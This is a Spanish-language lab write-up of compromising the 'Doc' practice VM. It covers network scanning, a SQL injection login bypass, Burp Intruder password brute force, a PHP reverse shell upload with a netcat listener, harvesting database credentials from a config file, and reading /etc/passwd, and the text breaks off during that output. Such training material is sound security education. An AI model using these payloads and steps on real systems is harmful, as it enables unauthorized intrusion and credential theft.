


# MAQUINA DOC.ENV



Autor: Juan Ayala

Agosto 2025

Hacker Mentor

## Documentación Parte 1 Hacker Mentor

1. Se define la ip de nuestro equipo y ver a que segmento de red estamos conectados.

```
[jayala@mcayalakali]~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:5c:51:6e brd ff:ff:ff:ff:ff:ff
        inet 192.168.59.129/24 brd 192.168.59.255 scope global dynamic noprefixroute eth0
            valid_lft 1116sec preferred_lft 1116sec
        inet6 fe80::20c:29ff:fe5c:516e/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:5e:bd:fb:82 brd ff:ff:ff:ff:ff:ff
        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
            valid_lft forever preferred_lft forever
```

2. Realizamos lo siguiente para ver que equipo nos responde:

```
[jayala@mcayalakali]~]$ fping -a -g 192.168.59.0/24 2>/dev/null
192.168.59.2
192.168.59.129
192.168.59.130
```

O bien realizarlo con NMAP de la siguiente manera (aunque toma mas tiempo que el caso anterior):

```
[jayala@mcayalakali]~]$ nmap -sn 192.168.59.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 10:00 -04
Nmap scan report for 192.168.59.1
Host is up (0.00073s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.59.2
Host is up (0.00012s latency).
MAC Address: 00:50:56:E9:45:D5 (VMware)
Nmap scan report for doc.hmv (192.168.59.130)
Host is up (0.00017s latency).
MAC Address: 00:0C:29:74:98:04 (VMware)
Nmap scan report for 192.168.59.254
Host is up (0.00020s latency).
MAC Address: 00:50:56:E2:FA:0F (VMware)
Nmap scan report for 192.168.59.129
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.95 seconds
```

O bien realizarlo con arp scan:

```
(jayala㉿mcayalakali)-[~]
$ sudo arp-scan --localnet
[sudo] contraseña para jayala:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:5c:51:6e, IPv4: 192.168.59.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.59.1 00:50:56:c0:00:08 (Unknown)
192.168.59.2 00:50:56:e9:45:d5 (Unknown)
192.168.59.130 00:0c:29:74:98:04 (Unknown)
192.168.59.254 00:50:56:e2:fa:0f (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.943 seconds (131.76 hosts/sec). 4 responded
```


Solo en caso de redes internas.

- Luego realizamos el NMAP correspondiente a la IP victima y determinar si posee puertos abiertos:

```
(jayala㉿mcayalakali)-[~]
$ nmap -p- --open 192.168.59.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 21:51 -04110% ⚡
Nmap scan report for 192.168.59.130
Host is up (0.00086s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:74:98:04 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 8.47 seconds
```

- Acá se ve que el puerto 80 ESTA ABIERTO por lo que podemos ingresar directamente a la IP vía web y poder ver de que trata.




En ocasiones y en un pescuenting real, poder llegar a la pagina pero en ciertas ocasiones esta no responde. Para solucionar esto debemos modificar el archivo /etc/hosts y agregar lo siguiente:

```
(root㉿mcayalakali)-[/home/jayala]
# nano /etc/hosts

(root㉿mcayalakali)-[/home/jayala]
# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      mcayalakali
192.168.59.130 doc.hmv

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

5. Si abrimos la IP via web nos muestra la pagina, pero al dar algún login o similar esta apunta directamente al dominio doc.hmv, que es el mismo que agregamos en el /etc/hosts/.



6. Para seguir avanzando podemos revisar el comportamiento de la pagina con BURPSUITE, una opción es tener la extensión Foxy Proxy para que lleve las peticiones directamente a BURPSUITE y nos vaya mostrando la información correspondiente.

#### 🛠️ Configuración para usar Burp Suite (puerto 8080)

Llena los campos de esta forma:

Campo	Valor
Title	Burp Proxy (o lo que quieras)
Type	HTTP
Hostname	127.0.0.1
Port	8080
Username / Password	(déjalo vacío)
Color	(elige uno para identificarlo)

Luego haz clic en "Save".

---

### Activar el proxy

1. Ve al ícono de **FoxyProxy** en Firefox (ícono de zorro)
  2. Elige:  
 Use proxy "Burp Proxy" for all URLs
- 

### Verifica que funciona

1. En **Burp Suite**, ve a **Proxy → Intercept** y activa **Intercept is ON**
2. Abre cualquier sitio en Firefox, por ejemplo:

arduino

CopiarEditar

<http://example.com>

3. La petición debería aparecer en Burp.
- 

### Si usas HTTPS y te sale error de certificado

Sigue estos pasos extra para importar el certificado:

1. Visita <http://burp> en Firefox
2. Descarga el certificado .der
3. En Firefox → Configuración → Privacidad y Seguridad → Certificados → Ver Certificados → Autoridades → Importar
4. Selecciona el .der descargado y marca:
  - "Confiar en esta CA para identificar sitios web"

Para instalar Foxy Proxy.

7. Luego de eso tratamos de logearnos en la página. Y revisamos la información con BS.

Screenshot of Burp Suite showing the Proxy tab with Intercept selected. The interface includes tabs for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, and Organizer. Below the tabs are buttons for Interception, Forward, Drop, and a dropdown menu. A table lists captured requests:

Time	Type	Direction	Method	URL
10:48:48 7 ago 2025	HTTP	→ Request	GET	http://doc.hmv/admin/login.php
10:50:03 7 ago 2025	HTTP	→ Request	POST	http://doc.hmv/classes/Login.php?f=login

**Request**

Pretty Raw Hex

```

1 POST /classes/Login.php?f=login HTTP/1.1
2 Host: doc.hmv
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: /*
5 Accept-Language: es-CL,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 29
10 Origin: http://doc.hmv
11 Connection: keep-alive
12 Referer: http://doc.hmv/admin/login.php
13 Cookie: PHPSESSID=0ht2qa2m5bhbsdg91vvkkp7u7i
14 Priority: u=0
15
16 username=admin&password=admin

```

Acá nos muestra la información que envía a BS, pero no la del servidor ya que si agregamos una contraseña errónea queda en un loop y no sabemos que problema posee, si es por error en la contraseña o similar.

Screenshot of a web browser showing the URL <http://doc.hmv/admin/login.php>. The page title is "Online Traffic Offense Management System - PHP - Admin Login". The login form has the following fields:

- Username: admin
- Password:
- Remember Me:
- Sign In button
- Go to Portal link

The background of the page features a night cityscape with a bridge.

Para ello y para saber información del servidor, realizamos lo siguiente:

**Request**

Pretty	Raw	Hex
1 POST /classes/Login.php?f=login HTTP/1.1		
2 Host: doc.hmv		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0		
4 Accept: */*		
5 Accept-Language: es-CL,en-US;q=0.7,en;q=0.3		
6 Accept-Encoding: gzip, deflate, br		
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8		
8 X-Requested-With: XMLHttpRequest		
9 Content-Length: 29		
10 Origin: http://doc.hmv		
11 Connection: keep-alive		
12 Referer: http://doc.hmv/admin/login.php		
13 Cookie: PHPSESSID=0ht2qa2m5bhbsdg91vvkkp7u7i		
14 Priority: u=0		
15		
16 username=admin&password=admin		

② ⚙️ ← → Search

Event log (2) • All issues

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Scan

- Send to Intruder Ctrl+I
- Send to Repeater** Ctrl+R (highlighted with a red circle)
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+D
- Insert Collaborator payload
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding >
- Copy Ctrl+C
- Copy URL
- Copy as curl command {bash}
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept >
- Convert selection >
- URL-encode as you type
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V
- Message editor documentation
- Proxy interception documentation

Enviamos la respuesta con repiter ya que con esto podemos ir modificando las peticiones y ver que nos responde el servidor

Repeater (highlighted with a red circle)

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Com

1 × +

Send ⚙️ Cancel < | > |

**Request**

Pretty	Raw	Hex
1 POST /classes/Login.php?f=login HTTP/1.1		
2 Host: doc.hmv		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0		
4 Accept: */*		
5 Accept-Language: es-CL,en-US;q=0.7,en;q=0.3		
6 Accept-Encoding: gzip, deflate, br		
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8		
8 X-Requested-With: XMLHttpRequest		
9 Content-Length: 29		
10 Origin: http://doc.hmv		
11 Connection: keep-alive		
12 Referer: http://doc.hmv/admin/login.php		
13 Cookie: PHPSESSID=0ht2qa2m5bhbsdg91vvkkp7u7i		
14 Priority: u=0		
15		
16 username=admin&password=admin		

Para luego dar a SEND y ver lo que nos muestra:

Request	Response
<pre> 1 POST /classes/Login.php?f=login HTTP/1.1 2 Host: doc.hmv 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept-Language: es-CL,en-US;q=0.7,en;q=0.3 5 Accept-Encoding: gzip, deflate, br 6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 7 X-Requested-With: XMLHttpRequest 8 Content-Length: 25 9 Origin: http://doc.hmv 10 Connection: keep-alive 11 Referer: http://doc.hmv/admin/login.php 12 Cookie: PHPSESSID=0ht2qa2mbhb9d91vvkkp7u7i 13 Priority: u0 14 15 username=admin&amp;password=admin 16 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 3 Date: Thu, 07 Aug 2025 15:05:54 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 109 10 {"status":"incorrect","last_qry":"SELECT * from users where username = 'admin' and password = md5('admin')"} 11 </pre>

En la respuesta no muestra una sentencia que es hacia una base de datos, donde el nos da una señal de como poder realizar un SQL INJECTION y ocupar ciertos códigos SQL para revisar que obtenemos, para ellos tenemos que:

```

SELECT * FROM users WHERE username = '$user' AND password = md5('$password')
SELECT * FROM users WHERE username= "OR 1=1# AND password = md5('admin1234' )


```

1. La primera línea corresponde a los que nos pide el servidor. Donde buscar el usuario en la base de datos y la contraseña en MD5.
2. La segunda línea corresponde al un código SQL INJECTION que podemos ocupar, donde en el usuario agragamos la siguiente sentencia ‘OR 1=1#’ AND password = md5(‘admin1234’). Recordar que todo lo que este después del símbolo # queda comentado. Esto se puede hacer directamente del servidor web o desde BS

Request	Response
<pre> 1 POST /classes/Login.php?f=login HTTP/1.1 2 Host: doc.hmv 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept-Language: es-CL,en-US;q=0.7,en;q=0.3 5 Accept-Encoding: gzip, deflate, br 6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 7 X-Requested-With: XMLHttpRequest 8 Content-Length: 34 9 Origin: http://doc.hmv 10 Connection: keep-alive 11 Referer: http://doc.hmv/admin/login.php 12 Cookie: PHPSESSID=0ht2qa2mbhb9d91vvkkp7u7i 13 Priority: u0 14 15 username=' OR 1=1# &amp;password=admin 16 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 3 Date: Thu, 07 Aug 2025 15:16:23 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 20 10 {"status":"success"} 11 </pre>

Como se ve en la imagen, y utilizando la sentencia SQL nos muestra que tenemos acceso al servidor. Por lo que esta inyección SQL esta funcionando correctamente.

Si cerramos el BS nos logueara directamente, pero se puede realizar de la siguiente manera y desde el mismo login



Lo cual nos dará el acceso correspondiente.

Welcome to Online Traffic Offense Management System - PHP

Today's Offences	Total Driver's Listed	Total Traffic Offenses
0	2	2

Como ya tenemos el usuario o ingresamos al login, podemos revisar que otros usuarios existen. En este caso revisamos que existe otro usuario llamado VAGRANT, que este es usuario que se puede logear y que también es un usuario ADMIN de WINDOWS SERVER

#	Avatar	Name	Username	Type	Action
1		ADMINISTRADOR WINDOWS SERVER	vagrant	Administrator	Action ▾
2		John Smith	jsmith	Staff	Action ▾

Por lo que para identificar la contraseña de este usuario, podemos realizarlo a través de BURPSUITE.

1. Habilitamos BS
2. Arrancamos FOXY PROXY

### 3. Interceptamos las peticiones

The screenshot shows the NetworkMiner interface. At the top, there are buttons for 'Interception' (disabled), 'Forward', and 'Drop'. Below is a table with columns: Time, Type, Direction, Method, and URL. A single row is selected: '14:21:46 7 ago 2013 HTTP → Request POST http://doc.hmv/classes/Login.php?f=login'. The main area is titled 'Request' with tabs for 'Pretty', 'Raw', and 'Hex'. The 'Pretty' tab is selected, displaying the following request details:

```
1 POST /classes/Login.php?f=login HTTP/1.1
2 Host: doc.hmv
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: es-CL,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 31
10 Origin: http://doc.hmv
11 Connection: keep-alive
12 Referer: http://doc.hmv/admin/login.php
13 Cookie: PHPSESSID=0ht2qa2m5bhbsdg91vvkkp7u7i
14 Priority: u=0
15
16 username=vagrant&password=admin
```

Ya en BS procede a realizar con la función INTRUDER que es a través de fuerza bruta. Se envia la petición a INTRUDER y se agrega el marcador add

The screenshot shows the Burp Suite interface with the same captured POST request. The 'Add \$' button in the toolbar above the request list is circled in red, and an arrow points from it to the modified password value 'admin\$' in the request payload.

Y solo utilizaremos la parte de la clave. Para encontrar la clave configuraremos ciertos diccionarios en BS y lograr conseguir la contraseña. Esto se puede hacer utilizando diccionarios creados o los mas comunes, en este ejemplo solo se ocuparan los 100 primeros ejemplo del diccionario rockyou.txt y que lo dejaremos como diccionario.txt

```
(jayala@mcayalakali)@[~]
$ head -n 100 /usr/share/wordlists/rockyou.txt > diccionario.txt
```

Luego cargamos el diccionario.txt a BS de la siguiente manera:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payloads' panel, a list of 100 payloads is shown, with the first few being '123456', '12345', '123456789', and 'password'. A red circle highlights the 'Load' button. A red arrow points from the 'Start attack' button at the top right towards this payload list.

En load se carga el diccionario y se da en start attack. BS probara con las 100 contraseñas hasta encontrar la clave de este usuario:

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	123456	200	49			384	
1	12345	200	15			385	
2	123456789	200	3			384	
3	password	200	5			388	
4	iloveyou	200	1			387	
5	princess	200	9			387	
6	1234567	200	2			386	

En este paso hay dos cosas importantes revisar el status code y el lenght, ya que si alguno de estos cambia es donde posiblemente encontramos la contraseña, recordar que si la encontramos la respuesta será menor a los demás (success, correct, etc)

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
65	samantha	200	1			387	
66	barbie	200	1			385	
67	chelsea	200	4			292	
68	lovers	200	4			384	
69	teamo	200	5			386	
70	jasmine	200	1			385	
71	brandon	200	1			386	
72	hhhhh	200	1			385	

**Request Response**

```

HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Thu, 07 Aug 2025 18:39:21 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Language: en
{"status": "success"}

```

Según lo que nos dice BS hay una palabra que es menor y si revisamos la respuesta encontramos que la contraseña correcta es **chelsea**.

The screenshot shows the 'User List' section of the OTOMS - PHP Admin interface. On the left sidebar, there are links for Dashboard, Offense Records, Drivers List, Reports, Maintenance, Offenses List, User List, and Settings. The main area is titled 'ADMINISTRADOR WINDOW' and contains a form for creating a new user. The form fields are: First Name (ADMINISTRADOR), Last Name (WINDOWS SERVER), Username (vagrant), and Password (Leave this blank if you don't want to change the password). Below the password field is an 'Avatar' section with a 'Choose file' button and a preview window showing a small circular image.

## REVERSE SHELL

Lo siguiente es aplicar una REVERSE SHELL a uno de los usuarios para poder obtener el control directamente desde nuestro KALI

FILE UPLOAD: cargar archivos maliciosos para poder tomar el control desde KALI.

Para utilizar la reverse Shell tenemos varias opciones, una de ellas es buscar directamente en KALI alguna webshells, como por ejemplo la siguiente:

```
(jayala@mcalakali:[~]
$ locate rev php
Choose file
/home/jayala/.local/share/Trash/files/revshell.php
/home/jayala/.local/share/Trash/info/revshell.php.trashinfo
/usr/share/doc/metasploit-framework/modules/payload/php/meterpreter/reverse_tcp.md
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/metasploit-framework/lib/msf/core/payload/php/reverse_tcp.rb
/usr/share/metasploit-framework/modules/payloads/singles/cmd/unix/reverse_php_ssl.rb
/usr/share/metasploit-framework/modules/payloads/singles/php/meterpreter_reverse_tcp.rb
/usr/share/metasploit-framework/modules/payloads/singles/php/reverse_php.rb
/usr/share/metasploit-framework/modules/payloads/stagers/php/reverse_tcp.rb
/usr/share/metasploit-framework/modules/payloads/stagers/php/reverse_tcp_uuid.rb
/usr/share/seclists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php
/usr/share/seclists/web-shells/laudanum-1.0/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php)
```

Y modificarla según nuestro requerimiento, o bien la segunda opción es utilizar la [revshells.com](http://revshells.com) y buscar el tipo correspondiente al que necesitemos, hacerlo de la siguiente manera:

Y agregamos los datos de IP y puerto de nuestra maquina atacante, en este caso quedaría así:


Luego de eso copiamos el código correspondiente y lo guardamos en un archivo .php:

Se sube el archivo desde la web:

- Paso 1: cargar el archivo
- Paso 2: actualizar el archivo
- Paso 3: Realizar la escucha al puerto correspondiente:

```
(jayala@mcayalakali)-[~]
$ nc -nlvp 5648
listening on [any] 5648 ...
```

- Paso 4: abrir en una nueva ventana para ver la ruta donde quedo el archivo.



Y en KALI revisamos si ya tenemos el acceso directo a la maquina victima:

```
[jayala@mcayalakali]~]$ nc -nlvp 5648
listening on [any] 5648 ...
connect to [192.168.59.129] from (UNKNOWN) [192.168.59.130] 49658
Linux doc 5.10.0-8-amd64 #1 SMP Debian 5.10.46-4 (2021-08-03) x86_64 GNU/Linux
 18:21:57 up  6:08,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
www-data www-data www-data
sh: 0: can't access tty; job control turned off
$ ls -l
ls: cannot access '-': No such file or directory
ls: cannot access 'l': No such file or directory
$ pwd
/
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ c
```

Y listo acá podemos ver los accesos. Recordar que si es un usuario de bajo nivel hay que escalar privilegios.

Ya con el acceso listo, comenzamos la búsqueda para la escala de privilegios y lo hacemos revisando la carpeta de donde se encuentra alojado el servidor web:

```

[jayala@mcayalakali]~]
$ nc -nlvp 5648
listening on [any] 5648 ...
connect to [192.168.59.129] from (UNKNOWN) [192.168.59.130] 49660
Linux doc 5.10.0-8-amd64 #1 SMP Debian 5.10.46-4 (2021-08-03) x86_64 GNU/Linux
    18:28:49 up  6:15,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@     IDLE   JCPU   PCPU WHAT
www-data  pts/0    www-data    2021-08-03 08:28 0.00 0.00 0.00
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /var/www/html
$ ls
traffic_offense
$ cd traffic_offense
$ ls
404.html
about.html
admin
assets
build
classes
config.php
database
dist
home.php
inc
index.php
initialize.php
libs
pages
plugins
uploads
$ 

```

Dentro de esos archivos, se pueden ir revisando para encontrar credenciales de la base de datos y poder ir recopilando información correspondiente:

En este caso revisaremos el archivo initialize.php, para ver que contiene:

```

$ cat initialize.php
<?php
$dev_data = array('id'=>'-1','firstname'=>'Developer','lastname'=>'','username'=>'dev_oretnom','password'=>'5da283a2
d990e8d8512cf967df5bc0d0','last_login'=>'','date_updated'=>'','date_added'=>');
if(!defined('base_url')) define('base_url','http://doc.hmv/');
if(!defined('base_app')) define('base_app', str_replace('\\','/',$DIR__).'/');
if(!defined('dev_data')) define('dev_data',$dev_data);
if(!defined('DB_SERVER')) define('DB_SERVER','localhost');
if(!defined('DB_USERNAME')) define('DB_USERNAME','bella');
if(!defined('DB_PASSWORD')) define('DB_PASSWORD','be114yTU');
if(!defined('DB_NAME')) define('DB_NAME','doc');
?>
$ 

```

Hallazo importante, ya que tenemos el usuario y la pass de la BD llamada doc. En muchas ocasiones, las mismas credenciales pueden ser ocupadas para dar acceso a otros sitios y formularios. En este caso revisaremos si ese usuario encontrado sirve para logearse en la pagina web.

Para revisar también si esta creado ese usuario en la maquina podemos revisar lo siguiente:

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
